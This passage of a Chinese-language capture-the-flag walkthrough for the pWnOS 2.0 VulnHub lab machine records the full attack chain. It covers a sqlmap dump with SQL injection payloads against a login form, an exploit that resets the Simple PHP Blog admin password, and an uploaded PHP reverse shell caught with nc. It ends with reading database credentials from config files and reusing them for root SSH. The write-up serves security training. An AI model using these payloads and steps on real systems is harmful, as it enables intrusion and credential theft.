|   /icons/: Potentially interesting folder w/ directory listing
|   /includes/: Potentially interesting directory w/ listing on 'apache/2.2.17 (ubuntu)'
|   /index/: Potentially interesting folder
|   /info/: Potentially interesting folder
|_  /register/: Potentially interesting folder
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
```

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub57.jpg)
来到登录口，发现有注入，直接sqlmap一波。

``` bash
root@kali:~# sqlmap -r sqlmap.txt -D ch16 -T users --dump
        ___
       __H__                                                                                                                                                        
 ___ ___[)]_____ ___ ___  {1.3.12#stable}                                                                                                                           
|_ -| . [.]     | .'| . |                                                                                                                                           
|___|_  [']_|_|_|__,|  _|                                                                                                                                           
      |_|V...       |_|   http://sqlmap.org                                                                                                                         

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:56:36 /2019-12-15/

[05:56:36] [INFO] parsing HTTP request from 'sqlmap.txt'
[05:56:36] [INFO] resuming back-end DBMS 'mysql' 
[05:56:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: email=124123' OR NOT 3619=3619#&pass=dvfvsdfvsdf&submit=Login&submitted=TRUE

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=124123' AND (SELECT 1325 FROM(SELECT COUNT(*),CONCAT(0x7170706a71,(SELECT (ELT(1325=1325,1))),0x7170627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gsUK&pass=dvfvsdfvsdf&submit=Login&submitted=TRUE

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=124123' AND (SELECT 5062 FROM (SELECT(SLEEP(5)))bAlG)-- SXBw&pass=dvfvsdfvsdf&submit=Login&submitted=TRUE

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: email=124123' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7170706a71,0x564e4f70794e7171465a644f695056686b6e54576e757163667a7476486252574f76717264665950,0x7170627171),NULL,NULL,NULL,NULL#&pass=dvfvsdfvsdf&submit=Login&submitted=TRUE
---
[05:56:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:56:36] [INFO] fetching columns for table 'users' in database 'ch16'
[05:56:36] [INFO] used SQL query returns 8 entries
[05:56:36] [INFO] resumed: 'user_id','int(10) unsigned'
[05:56:36] [INFO] resumed: 'first_name','varchar(20)'
[05:56:36] [INFO] resumed: 'last_name','varchar(40)'
[05:56:36] [INFO] resumed: 'email','varchar(80)'
[05:56:36] [INFO] resumed: 'pass','char(40)'
[05:56:36] [INFO] resumed: 'user_level','tinyint(1) unsigned'
[05:56:36] [INFO] resumed: 'active','char(32)'
[05:56:36] [INFO] resumed: 'registration_date','datetime'
[05:56:36] [INFO] fetching entries for table 'users' in database 'ch16'                                                                                            
[05:56:36] [INFO] used SQL query returns 1 entry
[05:56:36] [INFO] recognized possible password hashes in column 'pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: ch16
Table: users
[1 entry]
+---------+------------------------------------------+------------------+--------+-----------+------------+------------+---------------------+
| user_id | pass                                     | email            | active | last_name | first_name | user_level | registration_date   |
+---------+------------------------------------------+------------------+--------+-----------+------------+------------+---------------------+
| 1       | c2c4b4e51d9e23c02c15702c136c3e950ba9a4af | admin@isints.com | NULL   | Privett   | Dan        | 0          | 2011-05-07 17:27:01 |
+---------+------------------------------------------+------------------+--------+-----------+------------+------------+---------------------+

[05:56:39] [INFO] table 'ch16.users' dumped to CSV file '/root/.sqlmap/output/10.10.10.100/dump/ch16/users.csv'
[05:56:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.100'

[*] ending @ 05:56:39 /2019-12-15/
```

sha1加密的hash值c2c4b4e51d9e23c02c15702c136c3e950ba9a4af解密得到killerbeesareflying,使用邮箱和该密码登录没有发现任何内容

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub58.jpg)

dirb目录扫一波

``` bash
root@kali:~# dirb http://10.10.10.100/

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Sun Dec 15 05:59:36 2019
URL_BASE: http://10.10.10.100/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612                                                          

---- Scanning URL: http://10.10.10.100/ ----
+ http://10.10.10.100/activate (CODE:302|SIZE:0)                                                                                                                   
==> DIRECTORY: http://10.10.10.100/blog/                                                                                                                           
+ http://10.10.10.100/cgi-bin/ (CODE:403|SIZE:288)                                                                                                                 
==> DIRECTORY: http://10.10.10.100/includes/                                                                                                                       
+ http://10.10.10.100/index (CODE:200|SIZE:854)                                                                                                                    
+ http://10.10.10.100/index.php (CODE:200|SIZE:854)                                                                                                                
+ http://10.10.10.100/info (CODE:200|SIZE:50175)                                                                                                                   
+ http://10.10.10.100/info.php (CODE:200|SIZE:50044)                                                                                                               
+ http://10.10.10.100/login (CODE:200|SIZE:1174)                                                                                                                   
+ http://10.10.10.100/register (CODE:200|SIZE:1562)                                                                                                                
+ http://10.10.10.100/server-status (CODE:403|SIZE:293)                                                                                                            
                                                                                                                                                                   
---- Entering directory: http://10.10.10.100/blog/ ----
+ http://10.10.10.100/blog/add (CODE:302|SIZE:0)                                                                                                                   
+ http://10.10.10.100/blog/atom (CODE:200|SIZE:1062)                                                                                                               
+ http://10.10.10.100/blog/categories (CODE:302|SIZE:0)                                                                                                            
+ http://10.10.10.100/blog/comments (CODE:302|SIZE:0)                                                                                                              
==> DIRECTORY: http://10.10.10.100/blog/config/                                                                                                                    
+ http://10.10.10.100/blog/contact (CODE:200|SIZE:5918)                                                                                                            
==> DIRECTORY: http://10.10.10.100/blog/content/                                                                                                                   
+ http://10.10.10.100/blog/delete (CODE:302|SIZE:0)                                                                                                                
==> DIRECTORY: http://10.10.10.100/blog/docs/                                                                                                                      
==> DIRECTORY: http://10.10.10.100/blog/flash/                                                                                                                     
==> DIRECTORY: http://10.10.10.100/blog/images/                                                                                                                    
+ http://10.10.10.100/blog/index (CODE:200|SIZE:8094)                                                                                                              
+ http://10.10.10.100/blog/index.php (CODE:200|SIZE:8094)                                                                                                          
+ http://10.10.10.100/blog/info (CODE:302|SIZE:0)                                                                                                                  
+ http://10.10.10.100/blog/info.php (CODE:302|SIZE:0)                                                                                                              
==> DIRECTORY: http://10.10.10.100/blog/interface/                                                                                                                 
==> DIRECTORY: http://10.10.10.100/blog/languages/                                                                                                                 
+ http://10.10.10.100/blog/login (CODE:200|SIZE:5667)                                                                                                              
+ http://10.10.10.100/blog/logout (CODE:302|SIZE:0)                                                                                                                
+ http://10.10.10.100/blog/options (CODE:302|SIZE:0)                                                                                                               
+ http://10.10.10.100/blog/rdf (CODE:200|SIZE:1411)                                                                                                                
+ http://10.10.10.100/blog/rss (CODE:200|SIZE:1237)                                                                                                                
==> DIRECTORY: http://10.10.10.100/blog/scripts/                                                                                                                   
+ http://10.10.10.100/blog/search (CODE:200|SIZE:4950)                                                                                                             
+ http://10.10.10.100/blog/setup (CODE:302|SIZE:0)                                                                                                                 
+ http://10.10.10.100/blog/static (CODE:302|SIZE:0)                                                                                                                
+ http://10.10.10.100/blog/stats (CODE:200|SIZE:5309)                                                                                                              
==> DIRECTORY: http://10.10.10.100/blog/themes/                                                                                                                    
+ http://10.10.10.100/blog/trackback (CODE:302|SIZE:0)                                                                                                             
+ http://10.10.10.100/blog/upgrade (CODE:302|SIZE:0) 
```

#### getshell

扫到blog目录,访问http://10.10.10.100/blog/右键查看源码发现是Simple PHP Blog 0.4.0版本网上搜索exploit，发现有一大堆的exp

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub59.jpg)

exploitdb有几个符合要求的漏洞利用程序，一个Metasploit模块以及决定使用的基于Perl的漏洞利用程序,[perl脚本下载地址:](https://www.exploit-db.com/download/1191)

使用该poc修改blog的用户名和密码

``` bash
root@kali:~# ./SimplePHPBlog.pl -h http://10.10.10.100/blog/ -e 3 -U admin -P admin
________________________________________________________________________________
                  SimplePHPBlog v0.4.0 Exploits
                             by
                     Kenneth F. Belva, CISSP
                    http://www.ftusecurity.com
________________________________________________________________________________
Running Set New Username and Password Exploit....


Deleted File: ./config/password.txt
./config/password.txt created!
Username is set to: admin
Password is set to: admin


*** Exploit Completed....
Have a nice day! :)
```

成功修改,admin/admin成功登录

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub60.jpg)

找到上传点上传php reverse shell

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub61.jpg)

可以直接上传.php后缀的文件

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub62.jpg)

然后访问php-reverse-shell.php,kali使用nc -lvp 5566命令监听，成功返回shell

``` bash
root@kali:~# nc -lvp 5566
listening on [any] 5566 ...
10.10.10.100: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.100] 34832
Linux web 2.6.38-8-server #42-Ubuntu SMP Mon Apr 11 03:49:04 UTC 2011 x86_64 x86_64 x86_64 GNU/Linux
 16:07:45 up  2:14,  0 users,  load average: 0.03, 0.03, 0.02
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

#### 权限提升

使用以下命令来改善shell

``` bash
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@web:/$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@web:/$ id^^^H^H^H^H^H^H^H

www-data@web:/$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@web:/$ whoami

www-data
www-data@web:/$ ls

bin   dev  home        lib    lost+found  mnt  proc  sbin     srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  selinux  sys  usr  vmlinuz
```

在/var/www目录下寻找数据库配置文件的用户名和密码

``` bash
$ pwd
/var/www
$ cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'goodday');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysqli_connect_error() );

?>$
```
试了下这个密码，发现是错的，但是在/var/目录下还发现了一个mysqli_connect.php文件

``` bash
$ cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysqli_connect_error() );

www-data@web:/var$ mysql -uroot -proot@ISIntS

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9823
Server version: 5.1.54-1ubuntu4 (Ubuntu)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show  databases;

+--------------------+
| Database           |
+--------------------+
| information_schema |
| ch16               |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> 
```

发现/var目录下的配置文件中的密码可以正常连接mysql数据库，再使用该用户名和密码连接ssh

``` bash
root@kali:~# ssh root@10.10.10.100
root@10.10.10.100's password: 
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc

  System information as of Sun Oct 20 16:31:46 EDT 2019

  System load:  0.0               Processes:           81
  Usage of /:   2.9% of 38.64GB   Users logged in:     0
  Memory usage: 23%               IP address for eth0: 10.10.10.100
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Sun Oct 20 16:18:11 2019 from 10.10.10.128
root@web:~# id
uid=0(root) gid=0(root) groups=0(root)
root@web:~# whoami
root
```

成功，挑战完成！！！够牛批，帅掉渣！！！

不好意思，这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本，i am so sorry about this...It's a pity...

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/haha.jpg)

<font color="red">***The end,to be continue...***</font>
<!-- kb:end pWnOS2-0-Pre-Release -->

</details>